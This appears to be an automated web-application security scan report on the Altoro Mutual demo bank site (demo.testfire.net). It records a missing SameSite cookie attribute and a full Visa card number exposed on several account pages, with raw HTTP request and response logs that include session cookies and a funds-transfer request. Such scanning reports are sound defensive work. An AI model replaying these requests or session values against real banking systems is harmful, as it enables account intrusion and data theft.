Accept-Encoding: gzip
Accept-Language: en-US
Content-Length: 0


HTTP/1.1 200 OK
Server: Apache-Coyote/1.1
Content-Type: text/html;charset=ISO-8859-1
Transfer-Encoding: chunked
Date: Wed, 16 Jul 2025 08:12:21 GMT
Set-Cookie: JSESSIONID=D7049B55B1FE5A08071FFF493ACDBDCD; Path=/; Secure; HttpOnly









<!-- BEGIN HEADER -->
<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Transitional//EN" "http://www.w3.org/TR/xhtml1/DTD/xhtml1-transitional.dtd">

<html xmlns="http://www.w3.org/1999/xhtml" xml:lang="en" >



<head>
 <title>Altoro Mutual</title>
  <meta http-equiv="Content-Type" content="text/html; charset=iso-8859-1" />
  <link href="/style.css" rel="stylesheet" type="text/css" />
</head>
<body style="margin-top:5px;">

<div id="header" style="margin-bottom:5px; width: 99%;">
  <form id="frmSearch" method="get" action="/search.jsp">
```

```
    <table width="100%" border="0" cellpadding="0" cellspacing="0">
     <tr>
        <td rowspan="2"><a id="HyperLink1" href="/index.jsp"><img src="/images/logo.gif" width=283 height=80/></a></td>
      <td align="right" valign="top">
        <a id="LoginLink" href="/login.jsp"><font style="font-weight: bold; color: red;">Sign In</font></a> | <a id="HyperLink3" href="/index.jsp?
content=inside_contact.htm">Contact Us</a> | <a id="HyperLink4" href="/feedback.jsp">Feedback</a> | <label for="txtSearch">Search</label>
          <input type="text" name="query" id="query" accesskey="S" />
          <input type="submit" value="Go" />
      </td>
     </tr>
     <tr>
      <td align="right" style="background-image:url('/images/gradient.jpg');padding:0px;margin:0px;"><img src="/images/header_pic.jpg" alt=""
width=354 height=60/></td>
     </tr>
    </table>
  </form>
</div>

<table cellspacing="0" width="100%">
  <tr>
    <td width="25%" class="bt br bb"><div id="Header1"><img id="Image1" src="/images/pf_lock.gif" width=12 height=14 style="vertical-align:
bottom;" alt="Secure Login"/>   <a id="AccountLink" href="/login.jsp" class="focus" >ONLINE BANKING LOGIN</a></div></td>
    <td width="25%" class="cc bt br bb"><div id="Header2"><a id="LinkHeader2" class="focus" href="/index.jsp?content=personal.htm"
>PERSONAL</a></div></td>
    <td width="25%" class="cc bt br bb"><div id="Header3"><a id="LinkHeader3" class="focus" href="/index.jsp?content=business.htm" >SMALL
BUSINESS</a></div></td>
    <td width="25%" class="cc bt bb"><div id="Header4"><a id="LinkHeader4" class="focus" href="/index.jsp?content=inside.htm">INSIDE ALTORO
MUTUAL</a></div></td>
  </tr>
  <tr>

  <!-- END HEADER -->


<div id="wrapper" style="width: 99%;">


<!-- TOC BEGIN -->
    <td valign="top" class="cc br bb">
      <br style="line-height: 10px;"/>

      <a id="CatLink1" class="subheader" href="index.jsp?content=personal.htm">PERSONAL</a>
      <ul class="sidebar">
         <li><a id="MenuHyperLink1" href="index.jsp?content=personal_deposit.htm">Deposit Product</a></li>
         <li><a id="MenuHyperLink2" href="index.jsp?content=personal_checking.htm">Checking</a></li>
         <li><a id="MenuHyperLink3" href="index.jsp?content=personal_loans.htm">Loan Products</a></li>
         <li><a id="MenuHyperLink4" href="index.jsp?content=personal_cards.htm">Cards</a></li>
         <li><a id="MenuHyperLink5" href="index.jsp?content=personal_investments.htm">Investments &amp;amp; Insurance</a></li>
         <li><a id="MenuHyperLink6" href="index.jsp?content=personal_other.htm">Other Services</a></li>
      </ul>

      <a id="CatLink2" class="subheader" href="index.jsp?content=business.htm">SMALL BUSINESS</a>
      <ul class="sidebar">
         <li><a id="MenuHyperLink7" href="index.jsp?content=business_deposit.htm">Deposit Products</a></li>
         <li><a id="MenuHyperLink8" href="index.jsp?content=business_lending.htm">Lending Services</a></li>
         <li><a id="MenuHyperLink9" href="index.jsp?content=business_cards.htm">Cards</a></li>
         <li><a id="MenuHyperLink10" href="index.jsp?content=business_insurance.htm">Insurance</a></li>
         <li><a id="MenuHyperLink11" href="index.jsp?content=business_retirement.htm">Retirement</a></li>
         <li><a id="MenuHyperLink12" href="index.jsp?content=business_other.htm">Other Services</a></li>
      </ul>

      <a id="CatLi
...
...
...
```

Issue 2 of 2

Issue ID:	000b443e-f36b-1410-81f1-00524afcd01d
Severity:	**Medium**
Status	Open
Location	https://demo.testfire.net/
Domain	demo.testfire.net
Element	AltoroAccounts (Cookie)
Path	/
Scheme	https
Domain	demo.testfire.net
CVSS	4.7
Date Created	Wednesday, July 16, 2025
Last Updated	Wednesday, July 16, 2025
CWE:	1275

Issue 2 of 2 - Details

Difference: **Cookie** JSESSIONID removed from request: 9951AA6C6166F2EE4060A6DC0B21F1D1

Reasoning: The response contains Sensitive Cookie with Insecure or Improper or Missing SameSite attribute, which may lead to Cookie information leakage, which may extend to Cross-Site-Request-Forgery(CSRF) attacks if there are no additional protections in place.

Test Requests and Responses:

```
POST /doLogin HTTP/1.1
Host: demo.testfire.net
```

```
Connection: keep-alive
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
Origin: https://demo.testfire.net
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (Windows NT 6.2; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/100.0.4896.127 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
Accept-Language: en-US
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Referer: https://demo.testfire.net/login.jsp
Content-Length: 41

uid=jsmith&passw=**CONFIDENTIAL 0**&btnSubmit=Login

HTTP/1.1 302 Found
Server: Apache-Coyote/1.1
Location: /bank/main.jsp
Content-Length: 0
Date: Sun, 02 Apr 2023 05:22:27 GMT
Set-Cookie: JSESSIONID=979365BD8FF9FF2E715B556D99A52D31; Path=/; Secure; HttpOnly
Set-Cookie:
AltoroAccounts="ODAwMDAyflNhdmluZ3N+LTQuNzY3Mjc5NTkxMjI5MTM4RTE5fDgwMDAwM35DaGVja2luZ342LjM3OTA2OTcyOTYwNDk3M0UyMHw0NTM
5MDgyMDM5Mzk2Mjg4fkNyZWRpdCBDYXJkfi0xLjk5OTU0MzQwMTI4ODcxMTY4RTE4fA==="; Version=1



GET /bank/main.jsp HTTP/1.1
Cookie: JSESSIONID=979365BD8FF9FF2E715B556D99A52D31;
AltoroAccounts="ODAwMDAyflNhdmluZ3N+LTQuNzY3Mjc5NTkxMjI5MTM4RTE5fDgwMDAwM35DaGVja2luZ342LjM3OTA2OTcyOTYwNDk3M0UyMHw0NTM
5MDgyMDM5Mzk2Mjg4fkNyZWRpdCBDYXJkfi0xLjk5OTU0MzQwMTI4ODcxMTY4RTE4fA=="
Accept-Language: en-US
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Referer: https://demo.testfire.net/doLogin
Host: demo.testfire.net
User-Agent: Mozilla/5.0 (Windows NT 6.2; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/100.0.4896.127 Safari/537.36
Content-Length: 0


HTTP/1.1 200 OK
Server: Apache-Coyote/1.1
Content-Type: text/html;charset=ISO-8859-1
Content-Length: 6109
Date: Sun, 02 Apr 2023 05:27:56 GMT
```

```
<!-- BEGIN HEADER -->
<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Transitional//EN" "http://www.w3.org/TR/xhtml1/DTD/xhtml1-transitional.dtd">

<html xmlns="http://www.w3.org/1999/xhtml" xml:lang="en" >



<head>
 <title>Altoro Mutual</title>
  <meta http-equiv="Content-Type" content="text/html; charset=iso-8859-1" />
  <link href="/style.css" rel="stylesheet" type="text/css" />
</head>
<body style="margin-top:5px;">

<div id="header" style="margin-bottom:5px; width: 99%;">
  <form id="frmSearch" method="get" action="/search.jsp">
   <table width="100%" border="0" cellpadding="0" cellspacing="0">
    <tr>
       <td rowspan="2"><a id="HyperLink1" href="/index.jsp"><img src="/images/logo.gif" width=283 height=80/></a></td>
     <td align="right" valign="top">
       <a id="LoginLink" href="/logout.jsp"><font style="font-weight: bold; color: red;">Sign Off</font></a> | <a id="HyperLink3" href="/index.jsp?
content=inside_contact.htm">Contact Us</a> | <a id="HyperLink4" href="/feedback.jsp">Feedback</a> | <label for="txtSearch">Search</label>
         <input type="text" name="query" id="query" accesskey="S" />
         <input type="submit" value="Go" />
     </td>
    </tr>
    <tr>
     <td align="right" style="background-image:url('/images/gradient.jpg');padding:0px;margin:0px;"><img src="/images/header_pic.jpg" alt=""
width=354 height=60/></td>
    </tr>
   </table>
 </form>
</div>

<table cellspacing="0" width="100%">
  <tr>
    <td width="25%" class="bt br bb"><div id="Header1"><img id="Image1" src="/images/pf_lock.gif" width=12 height=14 style="vertical-align:
bottom;" alt="Secure Login"/>   <a id="AccountLink" href="/bank/main.jsp" class="focus" >MY ACCOUNT</a></div></td>
    <td width="25%" class="cc bt br bb"><div id="Header2"><a id="LinkHeader2" class="focus" href="/index.jsp?content=personal.htm"
>PERSONAL</a></div></td>
    <td width="25%" class="cc bt br bb"><div id="Header3"><a id="LinkHeader3" class="focus" href="/index.jsp?content=business.htm" >SMALL
BUSINESS</a></div></td>
    <td width="25%" class="cc bt bb"><div id="Header4"><a id="LinkHeader4" class="focus" href="/index.jsp?content=inside.htm">INSIDE ALTORO
MUTUAL</a></div></td>
  </tr>
  <tr>

  <!-- END HEADER -->


<div id="wrapper" style="width: 99%;">
 <!-- MEMBER TOC BEGIN -->




<table cellspacing="0" width="100%">


    <td valign="top" class="cc br bb">
       <br style="line-height: 10px;"/>
       <b>I WANT TO ...</b>
       <ul class="sidebar">
          <li><a id="MenuHyperLink1" href="/bank/main.jsp">View Account Summary</a></li>
          <li><a id="MenuHyperLink2" href="/bank/transaction.jsp">View Recent Transactions</a></li>
```

```
        <li><a id="MenuHyperLink3" href="/bank/transfer.jsp">Transfer Funds</a></li>
    <!-- <li><a id="MenuHyperLink3" href="/bank/stocks.jsp">Trade Stocks</a></li>-->

        <li><a id="MenuHyperLink4" href="/bank/queryxpath.jsp">Search News Articles</a></li>
        <li><a id="MenuHyperL
...
...
...
```

Go to Table of Contents

M DAST: Credit Card Number Pattern Found (Visa) 4

How to Fix: Credit Card Number Pattern Found (Visa)

Issue 1 of 4

Issue ID:	7507443e-f36b-1410-81f1-00524afcd01d
Severity:	Medium
Status	Open
Location	https://demo.testfire.net/bank/showAccount
Domain	demo.testfire.net
Element	showAccount (Page)
Path	/bank/showAccount
Scheme	https
Domain	demo.testfire.net
CVSS	5.3
Date Created	Wednesday, July 16, 2025
Last Updated	Wednesday, July 16, 2025
CWE:	200

Issue 1 of 4 - Details

Reasoning: The response contains a complete Visa credit card number.
Test Requests and Responses:

```
GET /bank/showAccount?listAccounts=800003 HTTP/1.1
Host: demo.testfire.net
Connection: keep-alive
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 6.2; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/100.0.4896.127 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
Accept-Language: en-US
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Referer: https://demo.testfire.net/bank/main.jsp
Cookie: JSESSIONID=9951AA6C6166F2EE4060A6DC0B21F1D1;
AltoroAccounts="ODAwMDAyflNhdmluZ3N+LTQuNzY3Mjc5NTkxMjI5MTM4RTE5fDgwMDAwM35DaGVja2luZ341LjE5NDYwMjI4ODgyNDkyOUUyMHw0NTM5
MDgyMDM5Mzk2Mjg4fkNyZWRpdCBDYXJkfi0xLjk5OTU0MzQwMTI4ODcxMTY4RTE4fA=="
Content-Length: 0


HTTP/1.1 200 OK
Server: Apache-Coyote/1.1
Content-Type: text/html;charset=ISO-8859-1
Transfer-Encoding: chunked
Date: Sun, 02 Apr 2023 05:19:18 GMT









<!-- BEGIN HEADER -->
<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Transitional//EN" "http://www.w3.org/TR/xhtml1/DTD/xhtml1-transitional.dtd">

<html xmlns="http://www.w3.org/1999/xhtml" xml:lang="en" >



<head>
 <title>Altoro Mutual</title>
  <meta http-equiv="Content-Type" content="text/html; charset=iso-8859-1" />
  <link href="/style.css" rel="stylesheet" type="text/css" />
</head>
<body style="margin-top:5px;">

<div id="header" style="margin-bottom:5px; width: 99%;">
  <form id="frmSearch" method="get" action="/search.jsp">
```

```
   <table width="100%" border="0" cellpadding="0" cellspacing="0">
    <tr>
       <td rowspan="2"><a id="HyperLink1" href="/index.jsp"><img src="/images/logo.gif" width=283 height=80/></a></td>
     <td align="right" valign="top">
       <a id="LoginLink" href="/logout.jsp"><font style="font-weight: bold; color: red;">Sign Off</font></a> | <a id="HyperLink3" href="/index.jsp?
content=inside_contact.htm">Contact Us</a> | <a id="HyperLink4" href="/feedback.jsp">Feedback</a> | <label for="txtSearch">Search</label>
         <input type="text" name="query" id="query" accesskey="S" />
         <input type="submit" value="Go" />
     </td>
    </tr>
    <tr>
     <td align="right" style="background-image:url('/images/gradient.jpg');padding:0px;margin:0px;"><img src="/images/header_pic.jpg" alt=""
width=354 height=60/></td>
    </tr>
   </table>
 </form>
</div>

<table cellspacing="0" width="100%">
  <tr>
    <td width="25%" class="bt br bb"><div id="Header1"><img id="Image1" src="/images/pf_lock.gif" width=12 height=14 style="vertical-align:
bottom;" alt="Secure Login"/>   <a id="AccountLink" href="/bank/main.jsp" class="focus" >MY ACCOUNT</a></div></td>
    <td width="25%" class="cc bt br bb"><div id="Header2"><a id="LinkHeader2" class="focus" href="/index.jsp?content=personal.htm"
>PERSONAL</a></div></td>
    <td width="25%" class="cc bt br bb"><div id="Header3"><a id="LinkHeader3" class="focus" href="/index.jsp?content=business.htm" >SMALL
BUSINESS</a></div></td>
    <td width="25%" class="cc bt bb"><div id="Header4"><a id="LinkHeader4" class="focus" href="/index.jsp?content=inside.htm">INSIDE ALTORO
MUTUAL</a></div></td>
  </tr>
  <tr>

  <!-- END HEADER -->


<div id="wrapper" style="width: 99%;">
 <!-- MEMBER TOC BEGIN -->




<table cellspacing="0" width="100%">


    <td valign="top" class="cc br bb">
       <br style="line-height: 10px;"/>
       <b>I WANT TO ...</b>
       <ul class="sidebar">
          <li><a id="MenuHyperLink1" href="/bank/main.jsp">View Account Summary</a></li>
          <li><a id="MenuHyperLink2" href="/bank/transaction.jsp">View Recent Transactions</a></li>
          <li><a id="MenuHyperLink3" href="/bank/transfer.jsp">Transfer Funds</a></li>
    <!-- <li><a id="MenuHyperLink3" href="/bank/stocks.jsp">Trade Stocks</a></li>-->

          <li><a id="MenuHyperLink4" href="/bank/queryxpath.jsp">Search News Articles</a></li>
          <li><a id="MenuHyperLink5" href="/bank/customize.jsp">Customize Site Language</a></li>
       </ul>

    </td>
<!-- MEMBER TOC END -->
    <td valign="top" colspan="3" class="bb">



  <div class="fl" style="width: 99%;">



  <!-- To modify account information do not connect to SQL source directly.  Make all changes
  through the admin page. -->

  <h1>Account History - 800003 Checking</
...
...
...

            <form id="Form1" method="get" action="showAccount">
             <select size="1" name="listAccounts" id="listAccounts">
      <option value="800003">800003 Checking</option>
<option value="800002">800002 Savings</option>
<option value="4539082039396288">4539082039396288 Credit Card</option>

      </select>
            <input type="submit" id="btnGetAccount" Value="Select Account">
           </FORM>
...
...
...
```

Issue 2 of 4

Issue ID:	3208443e-f36b-1410-81f1-00524afcd01d
Severity:	**Medium**
Status	Open
Location	https://demo.testfire.net/bank/transfer.jsp
Domain	demo.testfire.net
Element	transfer.jsp (Page)
Path	/bank/transfer.jsp
Scheme	https
Domain	demo.testfire.net
CVSS	5.3
Date Created	Wednesday, July 16, 2025
Last Updated	Wednesday, July 16, 2025
CWE:	200

Issue 2 of 4 - Details

Reasoning: The response contains a complete Visa credit card number.

Test Requests and Responses:

```
GET /bank/transfer.jsp HTTP/1.1
Host: demo.testfire.net
Connection: keep-alive
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 6.2; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/100.0.4896.127 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
Accept-Language: en-US
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Referer: https://demo.testfire.net/bank/transaction.jsp
Cookie: JSESSIONID=9951AA6C6166F2EE4060A6DC0B21F1D1;
AltoroAccounts="ODAwMDAyflNhdmluZ3N+LTQuNzY3Mjc5NTkxMjI5MTM4RTE5fDgwMDAwM35DaGVja2luZ341LjE5NDYwMjI4ODgyNDkyOUUyMHw0NTM5
MDgyMDM5Mzk2Mjg4fkNyZWRpdCBDYXJkfi0xLjk5OTU0MzQwMTI4ODcxMTY4RTE4fA=="
Content-Length: 0


HTTP/1.1 200 OK
Server: Apache-Coyote/1.1
Content-Type: text/html;charset=ISO-8859-1
Content-Length: 7230
Date: Sun, 02 Apr 2023 05:21:06 GMT




<!-- BEGIN HEADER -->
<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Transitional//EN" "http://www.w3.org/TR/xhtml1/DTD/xhtml1-transitional.dtd">

<html xmlns="http://www.w3.org/1999/xhtml" xml:lang="en" >



<head>
 <title>Altoro Mutual</title>
  <meta http-equiv="Content-Type" content="text/html; charset=iso-8859-1" />
  <link href="/style.css" rel="stylesheet" type="text/css" />
</head>
<body style="margin-top:5px;">

<div id="header" style="margin-bottom:5px; width: 99%;">
  <form id="frmSearch" method="get" action="/search.jsp">
   <table width="100%" border="0" cellpadding="0" cellspacing="0">
    <tr>
       <td rowspan="2"><a id="HyperLink1" href="/index.jsp"><img src="/images/logo.gif" width=283 height=80/></a></td>
    <td align="right" valign="top">
      <a id="LoginLink" href="/logout.jsp"><font style="font-weight: bold; color: red;">Sign Off</font></a> | <a id="HyperLink3" href="/index.jsp?
content=inside_contact.htm">Contact Us</a> | <a id="HyperLink4" href="/feedback.jsp">Feedback</a> | <label for="txtSearch">Search</label>
        <input type="text" name="query" id="query" accesskey="S" />
        <input type="submit" value="Go" />
    </td>
   </tr>
   <tr>
    <td align="right" style="background-image:url('/images/gradient.jpg');padding:0px;margin:0px;"><img src="/images/header_pic.jpg" alt=""
width=354 height=60/></td>
   </tr>
  </table>
 </form>
</div>

<table cellspacing="0" width="100%">
  <tr>
    <td width="25%" class="bt br bb"><div id="Header1"><img id="Image1" src="/images/pf_lock.gif" width=12 height=14 style="vertical-align:
bottom;" alt="Secure Login"/>   <a id="AccountLink" href="/bank/main.jsp" class="focus" >MY ACCOUNT</a></div></td>
    <td width="25%" class="cc bt br bb"><div id="Header2"><a id="LinkHeader2" class="focus" href="/index.jsp?content=personal.htm"
>PERSONAL</a></div></td>
    <td width="25%" class="cc bt br bb"><div id="Header3"><a id="LinkHeader3" class="focus" href="/index.jsp?content=business.htm" >SMALL
BUSINESS</a></div></td>
    <td width="25%" class="cc bt bb"><div id="Header4"><a id="LinkHeader4" class="focus" href="/index.jsp?content=inside.htm">INSIDE ALTORO
MUTUAL</a></div></td>
  </tr>
  <tr>

  <!-- END HEADER -->
```

```
<div id="wrapper" style="width: 99%;">
 <!-- MEMBER TOC BEGIN -->



<table cellspacing="0" width="100%">


   <td valign="top" class="cc br bb">
      <br style="line-height: 10px;"/>
      <b>I WANT TO ...</b>
      <ul class="sidebar">
         <li><a id="MenuHyperLink1" href="/bank/main.jsp">View Account Summary</a></li>
         <li><a id="MenuHyperLink2" href="/bank/transaction.jsp">View Recent Transactions</a></li>
         <li><a id="MenuHyperLink3" href="/bank/transfer.jsp">Transfer Funds</a></li>
   <!-- <li><a id="MenuHyperLink3" href="/bank/stocks.jsp">Trade Stocks</a></li>-->

         <li><a id="MenuHyperLink4" href="/bank/queryxpath.jsp">Search News Articles</a></li>
         <li><a id="MenuHyperLink5" href="/bank/customize.jsp">Customize Site Language</a></li>
      </ul>

   </td>
<!-- MEMBER TOC END -->
   <td valign="top" colspan="3" class="bb">



  <script typ
...
...
...

     <td>
    <select size="1" id="fromAccount" name="fromAccount">
   <option value="800002" >800002 Savings</option>
<option value="800003" >800003 Checking</option>
<option value="4539082039396288" >4539082039396288 Credit Card</option>

    </select>
     </td>
   </tr>
...
...
...

     <td>
    <select size="1" id="toAccount" name="toAccount">
   <option value="800002">800002 Savings</option>
<option value="800003">800003 Checking</option>
<option value="4539082039396288">4539082039396288 Credit Card</option>

    </select>
     </td>
   </tr>
...
...
...
```

Issue 3 of 4

Issue ID:	7108443e-f36b-1410-81f1-00524afcd01d
Severity:	**Medium**
Status	Open
Location	https://demo.testfire.net/bank/main.jsp
Domain	demo.testfire.net
Element	main.jsp (Page)
Path	/bank/main.jsp
Scheme	https
Domain	demo.testfire.net
CVSS	5.3
Date Created	Wednesday, July 16, 2025
Last Updated	Wednesday, July 16, 2025
CWE:	200

Issue 3 of 4 - Details

Reasoning: The response contains a complete Visa credit card number.
Test Requests and Responses:

```
GET /bank/main.jsp HTTP/1.1
Accept-Language: en-US
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Referer: https://demo.testfire.net/doLogin
Host: demo.testfire.net
User-Agent: Mozilla/5.0 (Windows NT 6.2; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/100.0.4896.127 Safari/537.36
Cookie: JSESSIONID=9951AA6C6166F2EE4060A6DC0B21F1D1;
AltoroAccounts="ODAwMDAyflNhdmluZ3N+LTQuNzY3Mjc5NTkxMjI5MTM4RTE5fDgwMDAwM35DaGVja2luZ341LjE5NDYwMjI4ODgyNDkyOUUyMHw0NTM5
MDgyMDM5Mzk2Mjg4fkNyZWRpdCBDYXJkfi0xLjk5OTU0MzQwMTI4ODcxMTY4RTE4fA=="
Content-Length: 0
```

```
HTTP/1.1 200 OK
Server: Apache-Coyote/1.1
Content-Type: text/html;charset=ISO-8859-1
Content-Length: 6109
Date: Sun, 02 Apr 2023 05:21:13 GMT




<!-- BEGIN HEADER -->
<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Transitional//EN" "http://www.w3.org/TR/xhtml1/DTD/xhtml1-transitional.dtd">

<html xmlns="http://www.w3.org/1999/xhtml" xml:lang="en" >



<head>
 <title>Altoro Mutual</title>
  <meta http-equiv="Content-Type" content="text/html; charset=iso-8859-1" />
  <link href="/style.css" rel="stylesheet" type="text/css" />
</head>
<body style="margin-top:5px;">

<div id="header" style="margin-bottom:5px; width: 99%;">
  <form id="frmSearch" method="get" action="/search.jsp">
   <table width="100%" border="0" cellpadding="0" cellspacing="0">
    <tr>
       <td rowspan="2"><a id="HyperLink1" href="/index.jsp"><img src="/images/logo.gif" width=283 height=80/></a></td>
     <td align="right" valign="top">
       <a id="LoginLink" href="/logout.jsp"><font style="font-weight: bold; color: red;">Sign Off</font></a> | <a id="HyperLink3" href="/index.jsp?
content=inside_contact.htm">Contact Us</a> | <a id="HyperLink4" href="/feedback.jsp">Feedback</a> | <label for="txtSearch">Search</label>
         <input type="text" name="query" id="query" accesskey="S" />
         <input type="submit" value="Go" />
     </td>
    </tr>
    <tr>
     <td align="right" style="background-image:url('/images/gradient.jpg');padding:0px;margin:0px;"><img src="/images/header_pic.jpg" alt=""
width=354 height=60/></td>
    </tr>
   </table>
 </form>
</div>

<table cellspacing="0" width="100%">
  <tr>
    <td width="25%" class="bt br bb"><div id="Header1"><img id="Image1" src="/images/pf_lock.gif" width=12 height=14 style="vertical-align:
bottom;" alt="Secure Login"/>   <a id="AccountLink" href="/bank/main.jsp" class="focus" >MY ACCOUNT</a></div></td>
    <td width="25%" class="cc bt br bb"><div id="Header2"><a id="LinkHeader2" class="focus" href="/index.jsp?content=personal.htm"
>PERSONAL</a></div></td>
    <td width="25%" class="cc bt br bb"><div id="Header3"><a id="LinkHeader3" class="focus" href="/index.jsp?content=business.htm" >SMALL
BUSINESS</a></div></td>
    <td width="25%" class="cc bt bb"><div id="Header4"><a id="LinkHeader4" class="focus" href="/index.jsp?content=inside.htm">INSIDE ALTORO
MUTUAL</a></div></td>
  </tr>
  <tr>

  <!-- END HEADER -->


<div id="wrapper" style="width: 99%;">
 <!-- MEMBER TOC BEGIN -->




<table cellspacing="0" width="100%">


    <td valign="top" class="cc br bb">
       <br style="line-height: 10px;"/>
       <b>I WANT TO ...</b>
       <ul class="sidebar">
          <li><a id="MenuHyperLink1" href="/bank/main.jsp">View Account Summary</a></li>
          <li><a id="MenuHyperLink2" href="/bank/transaction.jsp">View Recent Transactions</a></li>
          <li><a id="MenuHyperLink3" href="/bank/transfer.jsp">Transfer Funds</a></li>
   <!-- <li><a id="MenuHyperLink3" href="/bank/stocks.jsp">Trade Stocks</a></li>-->

          <li><a id="MenuHyperLink4" href="/bank/queryxpath.jsp">Search News Articles</a></li>
          <li><a id="MenuHyperLink5" href="/bank/customize.jsp">Customize Site Language</a></li>
       </ul>

    </td>
<!-- MEMBER TOC END -->
 <td valign="top" colspan="3" class="bb">

  <div class="fl" style="width: 99%;">



  <h1>Hello John Smith
    </h1>

  <p>
    Welcome to Altoro Mutual Online.
  </p>

  <form name="details" method="get" action="showAccount">
  <table border="0">
    <TR valign="top">
      <td>View Account Details:</td>
      <td align="left">
     <select size="1" name="listAccounts" id="listAccounts">
    <option value="800002" >800002 Savings</option>
<option value="800003" >800003 Checking</option>
<option value="4539082039396288" >4539082039396288 Credit Card</option>

     </select>
       <input type="submit" id="btnGetAccount" value="   GO   ">
      </td>
    </tr>
    <tr>
      <td colspan="2"><span id="_ctl0__ctl0_Content_Main_promo"><table width=590 border=0><tr><td><h2>Congratulations! </h2></td></tr>
<tr><td>You have been pre-approved for an Altoro Gold Visa with a credit limit of $10000!</td></tr><tr><td>Click <a href='apply.jsp'>
...
```

...
...

Issue 4 of 4

Issue ID:	e608443e-f36b-1410-81f1-00524afcd01d
Severity:	**Medium**
Status	Open
Location	https://demo.testfire.net/bank/doTransfer
Domain	demo.testfire.net
Element	doTransfer (Page)
Path	/bank/doTransfer
Scheme	https
Domain	demo.testfire.net
CVSS	5.3
Date Created	Wednesday, July 16, 2025
Last Updated	Wednesday, July 16, 2025
CWE:	200

Issue 4 of 4 - Details

Reasoning: The response contains a complete Visa credit card number.
Test Requests and Responses:

```
POST /bank/doTransfer HTTP/1.1
Content-Type: application/x-www-form-urlencoded
Accept-Language: en-US
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Referer: https://demo.testfire.net/bank/transfer.jsp
Host: demo.testfire.net
User-Agent: Mozilla/5.0 (Windows NT 6.2; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/100.0.4896.127 Safari/537.36
Cookie: JSESSIONID=9951AA6C6166F2EE4060A6DC0B21F1D1;
AltoroAccounts="ODAwMDAyflNhdmluZ3N+LTQuNzY3Mjc5NTkxMjI5MTM4RTE5fDgwMDAwM35DaGVja2luZ341LjE5NDYwMjI4ODgyNDkyOUUyMHw0NTM5
MDgyMDM5Mzk2Mjg4fkNyZWRpdCBDYXJkfi0xLjk5OTU0MzQwMTI4ODcxMTY4RTE4fA=="
Content-Length: 79

fromAccount=800003&toAccount=800003&transferAmount=1234&transfer=Transfer+Money

HTTP/1.1 200 OK
Server: Apache-Coyote/1.1
Content-Type: text/html;charset=ISO-8859-1
Content-Length: 7325
Date: Sun, 02 Apr 2023 05:19:32 GMT



<!-- BEGIN HEADER -->
<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Transitional//EN" "http://www.w3.org/TR/xhtml1/DTD/xhtml1-transitional.dtd">

<html xmlns="http://www.w3.org/1999/xhtml" xml:lang="en" >



<head>
 <title>Altoro Mutual</title>
  <meta http-equiv="Content-Type" content="text/html; charset=iso-8859-1" />
  <link href="/style.css" rel="stylesheet" type="text/css" />
</head>
<body style="margin-top:5px;">

<div id="header" style="margin-bottom:5px; width: 99%;">
  <form id="frmSearch" method="get" action="/search.jsp">
   <table width="100%" border="0" cellpadding="0" cellspacing="0">
    <tr>
       <td rowspan="2"><a id="HyperLink1" href="/index.jsp"><img src="/images/logo.gif" width=283 height=80/></a></td>
     <td align="right" valign="top">
       <a id="LoginLink" href="/logout.jsp"><font style="font-weight: bold; color: red;">Sign Off</font></a> | <a id="HyperLink3" href="/index.jsp?
content=inside_contact.htm">Contact Us</a> | <a id="HyperLink4" href="/feedback.jsp">Feedback</a> | <label for="txtSearch">Search</label>
         <input type="text" name="query" id="query" accesskey="S" />
         <input type="submit" value="Go" />
     </td>
    </tr>
    <tr>
     <td align="right" style="background-image:url('/images/gradient.jpg');padding:0px;margin:0px;"><img src="/images/header_pic.jpg" alt=""
width=354 height=60/></td>
    </tr>
   </table>
 </form>
</div>

<table cellspacing="0" width="100%">
  <tr>
    <td width="25%" class="bt br bb"><div id="Header1"><img id="Image1" src="/images/pf_lock.gif" width=12 height=14 style="vertical-align:
bottom;" alt="Secure Login"/>   <a id="AccountLink" href="/bank/main.jsp" class="focus" >MY ACCOUNT</a></div></td>
    <td width="25%" class="cc bt br bb"><div id="Header2"><a id="LinkHeader2" class="focus" href="/index.jsp?content=personal.htm"
>PERSONAL</a></div></td>
    <td width="25%" class="cc bt br bb"><div id="Header3"><a id="LinkHeader3" class="focus" href="/index.jsp?content=business.htm" >SMALL
BUSINESS</a></div></td>
```

```
    <td width="25%" class="cc bt bb"><div id="Header4"><a id="LinkHeader4" class="focus" href="/index.jsp?content=inside.htm">INSIDE ALTORO
MUTUAL</a></div></td>
  </tr>
  <tr>

  <!-- END HEADER -->


<div id="wrapper" style="width: 99%;">
